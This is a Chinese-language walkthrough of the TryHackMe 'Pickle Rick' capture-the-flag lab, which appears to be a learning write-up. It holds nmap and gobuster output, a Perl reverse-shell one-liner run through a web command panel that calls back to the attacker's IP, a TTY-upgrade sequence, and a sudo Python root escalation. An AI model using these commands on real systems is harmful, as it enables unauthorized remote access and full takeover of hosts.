



Pickle Rick

URL

<https://tryhackme.com/room/picklerick>

IP

10.10.4.165



使用rustscan 快速的找到開啟的port



```
#nmap -sC -sV -Pn 10.10.4.165 -p22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-23 13:49 CST
Nmap scan report for 10.10.4.165
Host is up (0.46s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c8:84:8e:41:9d:51:e0:a8:4a:51:15:0e:e4:75:87:1d (RSA)
|   256 33:f9:ee:d3:3a:82:8f:78:8a:34:f6:d8:9d:0a:ab:f5 (ECDSA)
|_  256 f1:be:2c:c8:41:66:87:b8:a0:03:0b:31:ef:c0:08:99 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.09 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

沒發現什麼特別的，看看網頁吧



連上網頁，看到A需要B幫忙找三個秘密成份
看起來也是這次的三道題目

```
#gobuster dir -w /usr/share/dirb/wordlists/common.txt -t 150 -u http://10.10.4.165
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:ash http://10.10.4.165
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/23 14:50:27 Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 290]
/.htaccess (Status: 403) [Size: 295]
/.htpasswd (Status: 403) [Size: 295]
/assets (Status: 301) [Size: 311] [--> http://10.10.4.165/assets/]
/index.html (Status: 200) [Size: 1062]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 299]
=====
2022/05/23 14:50:49 Finished
=====
```

用gobuster去做目錄探測，發現有幾個資源存在



全部翻過一輪，發現robots.txt中有神奇的一串文字
其他就沒什麼發現了

回到index看一下原始碼，看看能不能撈到什麼，發現居然有神奇註解
這時就突然想到剛剛robots.txt中那一串文字的用意了

試著去用SSH遠端登入，但失敗了

想了一下，都有帳號密碼了，還有哪裡可以登入
就想到應該是從web登入吧



Portal Login Page

Username:

Password:


Login

Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

看起來思維是正確的，而且還有一個可以下指令的頁面
只是有些指令會被擋



看看能不能讓他回彈shell

```
perl -e 'use Socket;$i="10.4.66.18";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STD
```

Execute

```
#nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.4.66.18] from (UNKNOWN) [10.10.4.165] 40106
/bin/sh: 0: can't access tty; job control turned off
$
```

成功了，一開始用了Python失敗了，使用perl才成功




```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-10-4-165:/var/www/html$ ^Z
[1]+  Stopped                  nc -lvnp 1234
└─[x]─[root@parrot]─[~]
    #
└─[x]─[root@parrot]─[~]
    #stty raw -echo; fg
nc -lvnp 1234

www-data@ip-10-10-4-165:/var/www/html$
www-data@ip-10-10-4-165:/var/www/html$
```

換成互動性的shell，比較好用

把該目錄奇奇怪怪的txt看一下就找到第一題的答案了



看了一下sudo清單，發現居然可以用任何東西都不用密碼

```
www-data@ip-10-10-4-165:/var/www/html$ sudo -l
Matching Defaults entries for www-data on
ip-10-10-4-165.eu-west-1.compute.internal:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
ip-10-10-4-165.eu-west-1.compute.internal:
(ALL) NOPASSWD: ALL
```

那就直接用Python提權吧

```
sudo python3 -c 'import os; os.system("/bin/sh")'
```

```
www-data@ip-10-10-4-165:/var/www/html$ sudo python3 -c 'import os; os.system(">
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
# 0-10-4-165
```

最後就從rick的家目錄和root的家目錄找到最後兩題的答案

